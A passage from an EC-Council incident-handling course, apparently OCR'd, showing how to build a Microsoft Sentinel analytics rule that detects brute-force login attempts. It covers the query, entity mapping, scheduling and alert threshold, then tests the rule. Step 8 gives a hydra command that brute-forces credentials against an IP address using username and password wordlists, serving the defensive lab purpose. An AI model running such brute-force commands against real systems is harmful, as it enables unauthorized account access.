



Figure 8.44: Screenshot of Microsoft Sentinel showing Analytics rule details


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

**Note:** Here, **Credential Access** is selected from the MITRE ATT&CK techniques for the tactics used.





Figure 8.45: Screenshot of Microsoft Sentinel showing MITRE ATT&CK techniques and tactics

- **Step 4:** Now, set the query in the next panel that should run the query for the specified time, as shown in the screenshot below.





Figure 8.46: Screenshot of Microsoft Sentinel showing query rule

- **Step 5:** In the **Entity mapping** pane, fill the Host (affected machine), IP, and Account data fields to map them, as shown in the screenshot below.





Figure 8.47: Screenshot of Microsoft Sentinel showing Entity mapping


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 6:** Now, schedule the query in the **Query scheduling** pane by setting it to run every 5 h so that the alert can be triggered when the query results are more than four, as per the **Alert threshold**.





Figure 8.48: Screenshot of Microsoft Sentinel showing Query scheduling, Alert threshold, and Event grouping

- **Step 7:** After setting the alert threshold, select the **Group all events into a single alert** option in the **Event grouping** pane, as shown in the above screenshot.
- **Step 8:** Now, simulate the attack via the hydra tool from a Ubuntu machine using the following command:

```
hydra -L /home/ubuntu/wordlists/Usernames.txt -P
/home/ubuntu/wordlists/Passwords.txt 20.121.65.210
```





Figure 8.49: Screenshot of Kali showing attack simulation

Now, let the simulation process run and view Microsoft Sentinel alerts.

- **Step 9:** For quick results, you can edit and reduce the **Query scheduling** time to 5 min, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.50: Screenshot of Microsoft Sentinel showing Query scheduling

- **Step 10:** After editing the **Run query every** option, wait for approximately 5 min to view the alert.





Figure 8.51: Screenshot of Microsoft Sentinel showing events and alerts

You can also open the **Incident** pane to check brute-force alerts, as shown in the screenshot below.

